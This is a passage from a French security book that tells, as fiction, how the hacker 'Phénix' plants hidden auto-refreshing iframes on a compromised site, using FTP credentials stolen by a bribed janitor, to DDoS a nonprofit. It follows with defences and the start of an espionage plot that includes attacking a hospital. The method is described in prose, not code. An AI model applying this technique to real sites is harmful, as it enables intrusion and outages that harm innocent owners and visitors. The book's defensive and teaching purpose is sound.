- attendre que **www.veritesa.org** ne puisse plus servir de requêtes HTTP.

Phénix commence par récupérer une copie du site web intermédiaire. Il ouvre Internet Explorer, se connecte au service d'anonymiseurs qu'il utilise et navigue vers **www.toutpourlordi.com**. Lorsque la page est chargée, il clique sur Affichage > Source. Windows ouvre une fenêtre du Bloc-notes et affiche le code source du site web. Phénix commence à faire des modifications.

Phénix ouvre ensuite le fichier `pirate.html` qu'il a précédemment utilisé pour ses tests. Il modifie les liens de **www.sitedephenix.com** vers **www.veritesa.org** et copie le texte définissant l'iframe. Il le copie dans la version locale du code HTML de **www.toutpourlordi.com** qu'il a ouverte dans le Bloc-Notes. Phénix veut tester la page modifiée en local pour voir ce à quoi elle ressemble et pour vérifier que les cadres intégrés ne s'affichent pas. Il enregistre sa version de **www.toutpourlordi.com** sur son bureau. Une fois le fichier sauvé, Phénix double-clique dessus. Internet Explorer ouvre une nouvelle fenêtre et lui montre la page illustrée à la Figure 3.23.

L'espace d'un instant, Phénix panique en voyant tous les X rouges sur l'écran à la place des images. Mais il se tape le front rapidement et se rappelle : "Zen, Phénix. Ces images ne sont pas sur ton disque local." Les cadres intégrés ne s'affichent nulle part. Il lance une autre session de capture sous Wireshark ; les requêtes HTTP sont bien dirigées vers **www.veritesa.org**.

Figure 3.23

Internet Explorer affiche une copie locale du site web **www.toutpourlordi.com** *modifié.*

"Bon, ça paraît bien", dit Phénix en essayant de se calmer. L'adrénaline commence à monter, ses paumes et son front deviennent moites. Il est maintenant temps de se connecter au site web **www.toutpourlordi.com** et de remplacer la page par défaut avec sa version modifiée. Phénix regarde l'horloge sur son bureau. Il est 5 h 45. "C'est une heure qui en vaut une autre", se dit Phénix. Le trafic augmentera peu à peu en quelques heures, et **www.veritesa.org** doit être inaccessible à 8 heures.

Phénix démarre son client FTP. Il feuillette les documents copiés par le gardien. Sur la troisième page, il trouve le nom **toutpourlordi.com**. Juste à côté, se trouvent le nom d'utilisateur *bbking* et le mot de passe *ngbTyz45opw$*. "Bon, au moins le mot de passe est raisonnablement fort", pense Phénix. Il se tourne vers son client FTP et saisit comme nom d'hôte **ftp.toutpourlordi.com**, le nom d'utilisateur *bbking* et le mot de passe *ngbTyz45opw$*, en veillant à ne pas faire de faute. Il respire profondément et clique sur le bouton Connexion de son client FTP. Le client FTP fait défiler rapidement quelques messages classiques concernant entre autres les données binaires, et un signal sonore indique à Phénix qu'il est connecté et qu'il peut voir le contenu du serveur web.

"Il n'y a pas grand-chose ici, se dit Phénix. Je suppose que toute l'infrastructure est stockée sur un serveur plus sûr. Je suppose que c'est ce vers quoi renvoient les appels .NET et C# `LIKE` bizarres que j'ai vus dans le code HTML : un endroit plus sécurisé."

Ces réflexions interrompent le processus de pensée de Phénix pour quelques secondes seulement. Il récupère le fichier `index.html` modifié sur son bureau et le fait glisser dans la fenêtre de son client FTP qui affiche le contenu du serveur web. Il obtient un message classique : "Ce fichier existe déjà. Voulez-vous le remplacer ?" Phénix répond oui et, en un rien de temps, la page principale de **www.toutpourlordi.com** est remplacée par la version de Phénix.

"Il n'y a plus qu'à attendre." Phénix s'installe confortablement dans sa fauteuil, bâille largement et s'étire. Il ouvre la page **www.veritesa.org** pour voir s'il se passe déjà quelque chose. La page se charge normalement. Phénix regarde son horloge : il est 6 h 19. "Il n'y a probablement pas grand monde qui navigue sur **toutpourlordi.com** à cette heure-ci." Phénix décide d'aller prendre son petit déjeuner et de revenir voir ce qui se passe une heure plus tard.

Après un petit déjeuner sain chez McDonald's en lisant les journaux, Phénix retourne à son appartement. Il est maintenant 7 h 45. "Bon, ça devrait bouger maintenant." Phénix vide le cache de son navigateur et ouvre de nouveau la page **www.veritesa.org**. Celle-ci se charge, mais elle est beaucoup plus lente qu'auparavant. Il faut presque 30 secondes avant d'afficher quoi que ce soit. Phénix réfléchit aux raisons pour lesquelles le site n'est pas encore tombé. "Il n'y a probablement pas tout à fait assez de trafic à cette heure-ci", se dit-il. Phénix se souvient alors que sa dernière douche remonte à plus de 24 heures. Il se dirige vers la salle de bains et prend une longue douche chaude. Après quelque temps, il sort, se sèche et retourne à ses ordinateurs. Il essaie une fois de plus de se connecter à **www.veritesa.org**. Le résultat, illustré à la Figure 3.24, indique le succès de l'opération.

"Gagné !" dit Phénix. Pour s'assurer du résultat, il clique sur le bouton Rafraîchir plusieurs fois, puis utilise un autre ordinateur pour aller sur le site web. Il obtient les mêmes résultats. Phénix réfléchit et entame un nouveau monologue. "Je me demande combien de temps il leur faudra pour comprendre ce qu'il se passe et comment le réparer. Ils n'ont probablement pas les compétences en interne pour diagnostiquer le problème ou le résoudre. Maintenant que j'y pense, ça leur prendra peut-être des semaines avant d'avoir une idée de ce qu'il faut faire. Changer de serveur et changer les enregistrements DNS ne sera d'aucune aide : mes iframes font un appel par URL et non par adresse IP, les cadres continueront à charger quel que soit l'endroit vers lequel l'URL résout. Ils auront du mal à tracer l'endroit d'où viennent les attaques car toutes les requêtes HTTP viendront de personnes quelconques visitant **toutpourlordi.com**. Il est probable que ce soit quelqu'un qui se connecte à **toutpourlordi.com** à partir d'un réseau sécurisé géré par une équipe de sécurité intelligente qui finisse par découvrir le pot aux roses.




Figure 3.24

*Copie d'écran du site **www.veritesa.org** alors qu'il est inaccessible.*

Il est alors peu probable qu'ils rapportent le problème à **veritesa.org**. Ils bloqueront probablement le site depuis l'intérieur ou, s'ils font quelques recherches sur leurs machines en interne, ils pourraient même bloquer **toutpourlordi.com** et considérer le problème résolu. Si quelqu'un contactait **toutpourlordi.com** pour les informer que leur site web est utilisé pour lancer une attaque par DDoS envers une association, le problème pourrait être résolu. Mais même dans ce cas, il faudra que quelqu'un regarde le code HTML pour comprendre ce qui se passe. Les gens de **toutpourlordi.com** pourraient simplement remplacer mon fichier avec l'original, mais ma version restera quelque temps en cache partout sur le web et dans les navigateurs. Je pense que je peux tabler sur au moins 48 heures de panne pour **www.veritesa.org**, ce qui répond largement à la demande de mon client. Je suppose que je peux appeler et récupérer le reste de mon argent maintenant."

Autres possibilités

Même si le but premier de Phénix était de faire tomber **www.veritesa.org**, il aurait pu faire bien plus de choses pour provoquer des dégâts non seulement sur la cible mais aussi sur le site qu'il a compromis et sur lequel il a ajouté les cadres intégrés – il aurait pu, sur ce même site, insérer un lien pointant vers un cheval de Troie personnalisé. Et si le code source du cadre intégré avait été un enregistreur de frappe (*keylogger*) stocké par Phénix sur un serveur FTP sur le web ? N'aurait-on pas l'impression qu'une entreprise innocente, **toutpourlordi.com**, a un site web qui tente d'infecter tous ses visiteurs avec un cheval de Troie ? En réalité, ce serait le cas. Que les propriétaires du site sachent ou non que Phénix a fait des modifications, ils seraient considérés comme partiellement responsables. Certains diront que vous pouvez désactiver cela sous Internet Explorer et sous d'autres navigateurs web. Cependant, dans la plupart des cas, une part importante (voire la majorité) des utilisateurs, voire des administrateurs système, activent le chargement des contrôles ActiveX et des applets Java sans confirmation sous prétexte que les utilisateurs voient cela comme une gêne. Du point de vue du vol d'identité et de cartes de crédit, les possibilités sont infinies.

Résumé de la chaîne d'exploits

La chaîne d'exploits de Phénix se décline dans les étapes suivantes :

1. Il a trouvé des informations par le biais d'une reconnaissance passive qui s'est limitée, dans ce cas, à une simple recherche sur Google. Parmi les informations trouvées, il y avait le fait que le site web avait été conçu par des lycéens et des détails techniques de mise en œuvre.
2. Il a construit un plan d'attaque solide par DDoS en utilisant l'outil de DDoS Freak88.
3. Il a découvert, en continuant sa reconnaissance, que l'ICMP était bloqué sur le serveur web cible.
4. Il a ajusté son plan d'attaque et décidé de faire tomber le site en utilisant du trafic HTTP légitime.
5. Il a trouvé une entreprise disposant d'une bande passante importante et de beaucoup de visiteurs pour lui servir d'intermédiaire pour son attaque.
6. Il a facilement trouvé l'entreprise responsable des mises à jour du site web intermédiaire grâce à la publicité "conçu par" sur la page principale.

7. Il a rendu visite à l'entreprise de conception web pour chercher un angle d'attaque dans le but d'obtenir les accès au site web intermédiaire.
8. Il a tiré profit d'un gardien mal payé pour obtenir des documents privilégiés à l'intérieur de l'entreprise de conception web.
9. Il a construit un environnement de test pour son attaque. Il a ensuite créé des cadres intégrés dans du code HTML pour appeler plusieurs instances du site web ciblé et les rafraîchir de manière invisible toutes les cinq secondes.
10. Il a obtenu un accès au site web intermédiaire grâce aux informations volées par le gardien.
11. Il a remplacé la version originale du site web intermédiaire avec sa version contenant les cadres intégrés.
12. Il a consulté la page cible jusqu'à valider que le site soit inaccessible en raison du trafic excessif provenant des visiteurs du site intermédiaire.

Mesures de prévention

Cette section traite de diverses mesures que vous pouvez déployer pour vous protéger contre de tels exploits chaînés.

Mesures de prévention pour les informations sur votre entreprise accessibles aux pirates

Cette mesure simple consiste à être attentif à ce que vous postez ou à ce que vous publiez à propos de votre entreprise sur le web. Lorsqu'une information est disponible sur Internet, elle n'en disparaîtra probablement jamais complètement. C'est la nature et le fonctionnement même d'Internet. Il existe d'autres méthodes pour obtenir des informations sur la présence web d'une entreprise. Netcraft, par exemple, vous permet de trouver des informations telles que les adresses IP d'un serveur web, son système d'exploitation et sa version, voire la dernière fois que le serveur a été redémarré ! Heureusement, vous pouvez choisir de supprimer ces informations en quelques étapes. Assurez-vous de configurer tous vos DNS et vos informations de contact pour qu'elles soient privées et non publiques, quel que soit l'enregistreur de noms de domaine que vous utilisez. La plupart des plates-formes web vous permettent de supprimer, voire de personnaliser ces informations pour dire à la face du monde ce que vous voulez qu'elles

disent. La première question que doit se poser une entreprise ou un salarié avant de publier la moindre information est : "Pourquoi cette information doit-elle être rendue publique ?"

Mesures de prévention contre les attaques par DDoS *via* ICMP

L'entreprise cible, sur la suggestion du fabricant de son matériel de pare-feu, a mis en place la meilleure mesure pour éviter les attaques par DDoS *via* ICMP. Désactiver l'ICMP sur toutes les interfaces web ou extérieures sur tous les dispositifs est une pratique de sécurité élémentaire depuis quelque temps maintenant, mais il est étonnant de voir le nombre d'entreprises qui ne suivent pas cette recommandation. Ces dernières années, les fournisseurs d'accès à Internet ont commencé à développer des méthodes pour minimiser l'impact des attaques par DDoS, mais n'ont toujours pas réussi à les éradiquer. Si votre site web doit permettre des requêtes `ping` depuis l'extérieur pour une raison ou pour une autre, des solutions à base de scripts ou de pare-feu permettent de bloquer certaines adresses IP si elles dépassent un certain nombre de requêtes en un certain intervalle de temps. Cependant, si l'attaquant lance une véritable attaque par DDoS (distribuée), cette mesure perdra beaucoup de son efficacité.

Mesures de prévention contre les attaques par DDoS *via* HTTP ou d'autres protocoles

Cette tâche est bien plus complexe car vous ne pouvez pas vous contenter d'interdire ou de bloquer certains protocoles. Comment un serveur web peut-il fonctionner en tant que serveur web s'il ne permet pas les requêtes HTTP ? Comment un dispositif conçu pour communiquer sur Internet ou sur un réseau peut-il créer des canaux de communication si TCP (*Transmission Control Protocol*) n'est pas activé ?

Il y a plusieurs réponses à ces questions. L'une d'elles est d'utiliser ou de créer des piles réseau très modifiées et personnalisées. Cela est très onéreux du point de vue du développement et de la maintenance, ce qui réserve cette solution aux environnements les plus sécurisés. Pour le reste, il existe des technologies telles que la limitation de connexions, qui permet de ne servir qu'une quantité donnée de bande passante ou de connexions par hôte distant. Il existe aussi des options de limite de trafic sur la plupart des équipements réseau modernes, permettant de limiter certains types de trafic.

Le filtrage par trou noir envoie tout le trafic suspect ou malveillant vers une interface réseau nulle ou inexistante. Cela n'arrêtera pas une attaque par DDoS, mais peut soulager largement dans le cas d'une inondation massive sur un type de trafic donné.

Vous devriez mettre en œuvre du filtrage d'entrée et de sortie (*ingress* et *egress*) de votre réseau d'entreprise. Ce type de filtrage minimise la probabilité que des paquets usurpés pénètrent dans votre réseau.

Ces solutions posent cependant un problème : elles vont à l'encontre des raisons pour lesquelles les entreprises mettent en place des sites web. La vision originale du web était un espace ouvert, libre et facilement accessible. C'est ce que nous avons accompli, et maintenant on nous demande de le sécuriser. C'est comme si on construisait un bâtiment avec 700 portes grandes ouvertes et que l'on demandait à deux gardes de toutes les protéger. Phénix a dû faire quelques assertions sur les limitations et possibilités de son site web cible, mais il n'a fait que supposer qu'elles ne dépassaient pas les limites de connexion par défaut du matériel et du logiciel sur le serveur. Les fournisseurs d'accès à Internet font des progrès pour réduire l'impact des attaques par DDoS. Si votre entreprise cherche à éviter ce type d'attaque, les auteurs vous suggèrent de contacter votre fournisseur d'accès à Internet pour lui faire part de vos préoccupations.

Mesures de prévention contre les modifications non autorisées de sites web

Dans le scénario de ce chapitre, une lourde responsabilité retombe sur l'entreprise du site web intermédiaire (**toutpourlordi.com**) car cette entreprise héberge les cadres intégrés malveillants. Pour les entreprises sous-traitant la modification, la création et la mise à jour de contenu sur leurs sites web, la politique devrait être de demander des garanties sur la sécurité des informations et des explications sur les protections mises en place vis-à-vis de l'accès à votre site web. Il est courant de penser, à tort, que ne pas enregistrer les informations sous forme numérique les protège des pirates et des personnes malveillantes.

De plus, il faudrait mettre en place d'autres méthodes de vérification pour les modifications d'un site web. Il est courant que, lorsque vous sous-traitez ce type d'opérations, votre organisation doive être contactée pour autoriser toutes les modifications. Cela fait en général partie des clauses du contrat. Le problème est de faire respecter cette pratique. Une solution serait d'utiliser des mots de passe temporaires, c'est-à-dire une liste prégénérée de mots de passe ne pouvant être utilisés qu'une seule fois. Cette liste reste la propriété du propriétaire du site web (votre entreprise). Pour faire une modification, le sous-traitant doit contacter le propriétaire du site web pour obtenir le mot de passe suivant dans la liste. Cela oblige le sous-traitant à communiquer avec le propriétaire du site web avant toute modification. Cela aurait fait échouer la corruption du gardien par Phénix.

Nous oublions souvent qu'il existait des criminels, des voleurs et des pirates bien avant que les ordinateurs ne ressemblent à ceux d'aujourd'hui. Le site **toutpourlordi.com** a été compromis sans outil technique. Pour sécuriser le site web, on pourrait imaginer une authentification obligatoire à deux facteurs pour modifier toute portion d'un site web d'entreprise. Si votre site est hébergé par un sous-traitant qui ne peut pas fournir ce service, il peut être sain de chercher un nouvel hébergeur. Si PayPal peut offrir à des millions de clients la possibilité d'utiliser une authentification à deux facteurs pour effectuer des achats, n'importe quel hébergeur devrait être capable d'en faire autant pour les clients l'ayant choisi comme prestataire.

Mesures de prévention contre la corruption de salariés

Lorsque Phénix a approché Greg au sujet du vol des informations de connexion de Benoît, il avait déjà évalué le bureau, il savait qu'il n'y avait pas de caméras de sécurité et que le placard de Benoît n'avait pas de cadenas. Dans tous les cas, c'est souvent une mauvaise idée de stocker les mots de passe sous forme papier[1]. Les mots de passe doivent être stockés sous forme électronique et protégés par du chiffrage et un contrôle d'accès fort. Cela signifie que Benoît devrait conserver ces mots de passe uniquement sur sa station de travail, et que celle-ci devrait être verrouillée. De plus, son entreprise devrait probablement mettre en place une politique de chiffrage obligatoire des disques durs.

Un gardien peut généralement accéder à toutes les pièces n'importe quand ; vous devez prendre des mesures à ce niveau également. Le gardien aurait été bien moins utile s'il avait dû utiliser une carte magnétique pour entrer et si on lui avait dit que tous les accès étaient enregistrés. Il aurait su que, en cas de problème, cela aurait été facile de remonter jusqu'à lui pour un accès à un bureau à une heure particulière d'un jour donné. La séparation des tâches et le principe de moindre privilège sont critiques à la sécurité interne. Par exemple, les gardiens travaillant de jour dans le bâtiment pourraient arrêter leur journée au moment de la fermeture des bureaux et être remplacés par une équipe de nuit. Ainsi, les gens travaillant de nuit ne sauraient pas ce qu'il se passe pendant la journée.

1. N.D.T : Tous les experts ne s'accordent pas sur ce sujet. Bruce Schneier, en particulier, suggère au contraire de noter vos mots de passe sur papier et de les garder dans un lieu sûr : voir **http://www.schneier.com/blog/archives/2005/06/write_down_your.html** (en anglais).

Conclusion

L'auteur de ce chapitre n'a, intentionnellement, inclus aucun outil perfectionné pour effectuer un DDoS contre la cible. Certaines attaques parmi les plus brillantes impliquent seulement une connaissance des protocoles et technologies utilisés au quotidien. Phénix a réussi sa tâche en forçant des milliers de gens à faire des requêtes `HTTP GET` pour sa cible. En d'autres termes, il a forcé un ensemble de personnes à consulter de manière répétée le site cible. Distinguer cela d'un afflux de trafic serait difficile pour la plupart des gens et, plus important encore, plus difficile à arrêter une fois l'attaque lancée.

Les attaques par DoS et par DDoS ne sont pas nouvelles, mais la plupart des sites web y sont encore vulnérables. En parlant avec des clients au cours de ces dernières années, la plupart n'ont jamais rien fait à ce sujet car ils imaginent que cela ne leur arrivera pas. Une attaque classique par DDoS implique d'infecter des milliers d'ordinateurs et d'en faire des zombis grâce à un cheval de Troie qui fait appel à un serveur web contrôlé par l'attaquant ou à l'ordinateur de l'attaquant lui-même, ou qui se connecte à des canaux IRC pour s'intégrer à un réseau de robots IRC. Aujourd'hui, vous pouvez visiter des centaines de canaux et de sites qui peuvent vous prêter quelques milliers ou centaines de milliers de ces robots pour effectuer vos basses besognes. Ils sont déjà infectés, sous le contrôle d'un maître, et attendent des commandes pour lancer une attaque. Tout le travail difficile a été fait : il suffit à un attaquant de se connecter à des canaux IRC spécifiques et de commencer son attaque.

Ce problème n'est pas près de disparaître car, comme pour la plupart de nos défenses, les défenses contre les attaques par DDoS sont prévisibles et sont facilement contournées. La meilleure défense est de se tenir au courant des tendances et méthodes actuelles et de faire des efforts de poids au niveau des routeurs de périmètre et au niveau du fournisseur d'accès à Internet de votre infrastructure pour limiter la bande passante et les connexions. Il est aussi utile d'avoir des domaines alternatifs en place et de pouvoir y déplacer votre site rapidement. Il existe différents efforts coordonnés cherchant actuellement à développer des défenses contre ce type d'attaques. On notera en particulier Prolexic (**www.prolexic.com**), Radware (**www.radware.com**) et Top Layer (**www.toplayer.com**). Ce n'est certes pas une liste exhaustive, mais l'auteur de ce chapitre a travaillé directement avec ces trois entreprises.

4

Espionnage industriel

Scénario

Phénix est légèrement étonné lorsque son portable prépayé personnel se met à vibrer dans sa poche au bureau. Mais l'étonnement laisse immédiatement place à l'excitation. Phénix sait que, si ce téléphone sonne, ça ne peut signifier qu'une seule chose : il est temps de se mettre au travail et de gagner beaucoup d'argent ! Phénix n'aime pas vraiment son boulot et aime encore moins son chef. Mais Phénix a un secret. Depuis plusieurs années, il a un second boulot. Un boulot dont il n'est pas autorisé à parler. Et, plus important encore, un boulot illégal. Phénix espionne des entreprises depuis quelque temps déjà. C'est amusant, ça lui permet d'aiguiser ses compétences et ça rapporte beaucoup d'argent. Phénix gagne plus en trois semaines d'espionnage industriel qu'en un an en tant qu'employé. Il répond rapidement au téléphone et il entend une voix familière.

"Salut, j'ai besoin que vous me fassiez quelques recherches.

– OK, répond Phénix.

– Où et quand pouvons-nous discuter des besoins de mon client ? demande l'homme d'un ton pressant. Phénix réfléchit une seconde.

– Que pensez-vous de l'endroit habituel ? demande Phénix.

– Ce soir 18 heures", répond l'homme.

Avant que Phénix ne puisse répondre, l'homme continue : "Sois ponctuel, cette fois, tu avais trois minutes de retard la dernière fois." Phénix s'apprête à acquiescer, mais

l'homme a déjà raccroché. Phénix se dit que ce type devrait vraiment apprendre les règles du savoir-vivre.

Phénix a effectué plusieurs missions d'espionnage industriel pour cette personne au cours des neuf derniers mois. Phénix ne la connaît que sous le nom de M. Dobbs et n'a pas vraiment envie d'en savoir plus. Il regarde sa montre et voit qu'il est 16 h 45. Après avoir envisagé de terminer la documentation sur la sécurité des ports du commutateur récemment installé, il change d'avis, ferme son ordinateur portable professionnel et quitte le bureau. Il s'arrête au fast-food du coin et avale un double cheeseburger, des frites et un milk-shake. Il se dirige ensuite vers le centre-ville pour rencontrer l'individu louche qui lui sert de contact et qui lui a déjà remis plus de 60 000 € en liquide au cours des six derniers mois pour diverses tâches. Lorsqu'il arrive au Starbucks au coin de Madison et Wabash, une heure plus tard, il voit M. Dobbs assis à une table dans un coin au fond de la boutique. Phénix s'assied, salue M. Dobbs (qui ne lui rend pas son salut), croise les bras et demande : "Bon, qu'avez-vous pour moi ?"

L'homme explique : "Une entreprise pharmaceutique a un laboratoire de recherches en face de l'hôpital universitaire de Chicago. Mon client est le plus gros concurrent de cette entreprise. En ce moment, ils travaillent tous les deux sur un médicament qui vise à éliminer la plupart des effets secondaires des chimiothérapies administrées aux patients atteints de cancers. Mon client est en concurrence directe avec eux, mais ils ont un avantage. Leur médicament est censé augmenter considérablement le mécanisme de remplacement naturel des tissus du corps, ce qui est intéressant parce que la chimio détruit nécessairement des tissus sains en plus des tissus cancéreux. Mon client a annoncé la même chose, mais il est actuellement très en retard sur les recherches qui rendraient cette affirmation vraie. Nous voulons que tu récupères toutes les informations possibles, en utilisant tous les moyens nécessaires pour obtenir tous les résultats de recherches et de tests dans le laboratoire du concurrent. La cible est Alki Pharmaceutique. En outre, nous aimerions qu'aucune action illégale ne puisse être tracée vers mon client. J'ai un disque USB externe d'un téra sur lequel tu devras enregistrer tous tes résultats pertinents. Tu as huit semaines pour cette mission. Je te contacterai dans huit semaines à la même heure. Nous aimerions également qu'une attaque technique soit lancée depuis Alki vers l'hôpital en face, si possible en causant la mort de patients qui y sont hospitalisés. Cela distraira l'attention d'Alki du fait que nous entrons sur le marché avec un produit très proche du leur. C'est tout pour maintenant. Voilà le disque."

Après avoir donné une boîte à Phénix, l'homme se lève et sort du café. Lorsque Phénix arrive à son appartement, il ouvre la boîte, espérant y trouver le disque et le premier paiement habituel de 5 000 €. À sa grande surprise, la boîte contient, en plus du disque

dur, 25 000 €. Sous le disque, il trouve un petit mot : "Le paiement total sera de 150 000 €." Phénix s'étouffe avec son Red Bull tandis que le nombre 150 000 € semble sauter hors du papier pour le frapper. Il pose la note sur son canapé et aperçoit du texte dactylographié de l'autre côté de la carte. Phénix se sent le roi du monde jusqu'au moment où il lit la fin du message : "Paiement total en cas d'échec, 5683 Cherry Street." Phénix est paralysé. Il reconnaît l'adresse, c'est celle de sa petite amie, Kate. Soudain, il est rattrapé par la réalité. M. Dobbs lui a demandé de commettre des actes d'espionnage industriel et de tuer des patients innocents d'un hôpital pour détourner l'attention de cette action. S'il réussit, il sera riche, d'un certain point de vue. S'il échoue, sa petite amie le paiera de sa vie. C'est pour cela que M. Dobbs se montre si "généreux". L'enjeu est bien plus élevé cette fois. Phénix s'effondre sur son canapé et envisage d'appeler la police. Il sait cependant que c'est probablement une mauvaise idée. Vu le genre de personne que semble être M. Dobbs, contacter la police signerait probablement son arrêt de mort ainsi que celui de Kate. Après avoir écarté cette éventualité, Phénix éclaircit son esprit et décide de commencer une reconnaissance passive d'Alki Pharmaceutique.

Espionnage industriel

Selon la Chambre du commerce des États-Unis, l'espionnage industriel coûte au moins 25 milliards de dollars par an aux actionnaires américains en pertes de propriété intellectuelle. Ce chiffre date de 1999. Une enquête menée par PricewaterhouseCoopers et l'American Society for Industrial Security a montré que les mille plus grosses entreprises des États-Unis avaient perdu plus de 89 milliards de dollars en 2003. Ce chiffre était estimé à plus de 100 milliards en 2007. Une chose est claire : l'espionnage industriel implique beaucoup d'argent et cela va en augmentant. Il fut un temps où l'entreprise qui disposait des meilleurs ouvriers, du plus grand nombre d'ouvriers et des meilleures idées gagnait toujours. De nos jours, cela se résume à l'entreprise qui possède le plus d'informations, car nous vivons à l'âge de l'information. Des termes sophistiqués comme "collecte d'informations concurrentielles" peuvent sembler légaux ou éthiques, mais au final ils se résument à une seule chose : l'espionnage industriel.

Dans ce chapitre, vous suivrez une personne qui a un emploi stable mais qui, en dehors des heures de bureau, utilise les mêmes compétences que dans son métier pour accomplir des tâches plus sombres, voire complètement illégales. Ces activités externes vous donneront une idée de la manière dont est organisé l'espionnage industriel. La plupart des entreprises sont vulnérables sur des points auxquels elles n'ont même jamais pensé. Dans ce chapitre, l'attaquant vous présentera quelques outils de piratage de pointe ainsi que des techniques éprouvées.

Approche

Phénix va utiliser une méthodologie d'attaque classique pour pénétrer dans l'enceinte et dans le réseau d'Alki Pharmaceutique. Il va commencer par une reconnaissance passive classique : fureter ici et là, traîner autour du campus d'Alki, faire un peu d'ingénierie sociale de base. Il espère que cela lui fournira un moyen d'accéder physiquement au laboratoire. Une fois à l'intérieur, il pourra commencer à semer les graines d'une attaque élaborée et complexe. Il choisira un bouc émissaire dans l'entreprise pour porter le chapeau de son attaque et des attaques de déni de service (DoS) qu'il pense lancer contre l'hôpital. Puis Phénix commencera à chercher dans et en dehors de l'infrastructure d'Alki pour localiser les informations demandées par M. Dobbs. Une fois les informations localisées, Phénix utilisera une combinaison d'outils de pointe et de vieux standards pour passer les mécanismes de protection et récupérer le tout.

Chaîne d'exploits

Cette section détaille chaque étape de la chaîne d'exploits de Phénix, y compris :

- la reconnaissance ;
- obtenir les accès physiques ;
- exécuter les attaques ;
- organiser la panne à l'hôpital ;
- les autres possibilités.

Cette section se termine par un résumé de la chaîne d'exploits.

Reconnaissance

C'est dimanche après-midi et, plutôt que de regarder le match Bears/Saints, Phénix a décidé de commencer sa recherche d'informations sur Alki. Il s'assied à son ordinateur et démarre Firefox. Au démarrage de Firefox, Google s'affiche. Phénix saisit son premier critère de recherche : intext:"alki pharmaceutique". Cette requête renvoie comme résultats toutes les pages contenant les mots "alki pharmaceutique". Le premier résultat est bien sûr le site web de l'entreprise. Il y jette un coup d'œil rapide, consulte les quelques liens d'informations et regarde la page des offres d'emploi. "Rien d'intéressant ici", souffle-t-il. Les offres concernent principalement des emplois au département des ressources humaines et des chercheurs. Un résultat sur Google semble

intéressant : une étude d'une entreprise spécialisée dans les logiciels pour la recherche pharmaceutique. Alki a apparemment acheté cette solution logicielle et réalise des "économies considérables" suite à sa mise en œuvre.

Phénix se connecte au site web du fournisseur et télécharge toute la documentation technique et les messages de la base de connaissances sur le site d'assistance. En parcourant tout cela, il découvre que le serveur de l'application attend les connexions sur le port 4580 et envoie des données sur le port 4581. Phénix lance ensuite une requête sur le forum de la base de connaissances à la recherche de messages d'employés d'Alki. Il ne sait pas si les gens disent où ils travaillent sur le forum, mais cela vaut le coup d'essayer. Et il trouve plusieurs messages d'un des administrateurs système d'Alki qui se plaint de ne pouvoir installer le logiciel correctement que sur une installation de Windows 2003 Server sans SP1 et sans les mises à jour de sécurité. Une personne chez le fournisseur répond au message avec un "nous travaillons sur un correctif" typique. Phénix copie toutes ces informations dans un répertoire de son disque dur nommé Recon.

Le lendemain, au moment où Phénix se prépare à quitter le bureau, il ressent une envie irrésistible de commencer le boulot de M. Dobbs. Malgré la gravité de la tâche et le fait que sa vie et celle de Kate soient en jeu, le pirate sent l'excitation monter en lui en y pensant. Il sort du bâtiment et se dirige vers la gare, un pâté de maisons plus loin. Lorsqu'il monte dans le train, le mélange d'odeurs d'eau de Cologne, de sueur et de produits d'entretien lui rappelle pourquoi il préfère souvent le taxi aux trains et aux bus. L'endroit où se rend Phénix est à trente minutes en train. Il place les écouteurs de son lecteur MP3 dans ses oreilles et choisit sa liste de morceaux préférée dans le menu. *Me Against the World* de Tupac le revigore.

Phénix se rend sur le campus d'Alki. Il se demande quelle est la taille de l'entreprise et son regard tombe sur le plan de la ligne au-dessus de la porte. "La vache, pense-t-il, ils ont leur propre arrêt dans le réseau de transports." Le train roule un certain temps avant que Phénix n'entende : "Prochain arrêt, Alki Pharmaceutique, 59e rue."

Phénix sort de la gare et est immédiatement impressionné par la taille du campus de l'autre côté de la rue. "Il doit y avoir des milliers de personnes ici, ça fait beaucoup de cibles potentielles", se dit-il. Il regarde à sa droite et remarque un café branché. Il décide de s'y installer pour réfléchir à sa prochaine action. Il entre et demande un café latte au comptoir. Après avoir commandé et récupéré sa boisson au bout du comptoir, il s'installe dans un fauteuil et sort son ordinateur portable spécial. Pendant que Linux démarre, il parcourt le café des yeux et remarque quelque chose de très intéressant : presque tous les clients du café semblent être des employés d'Alki !

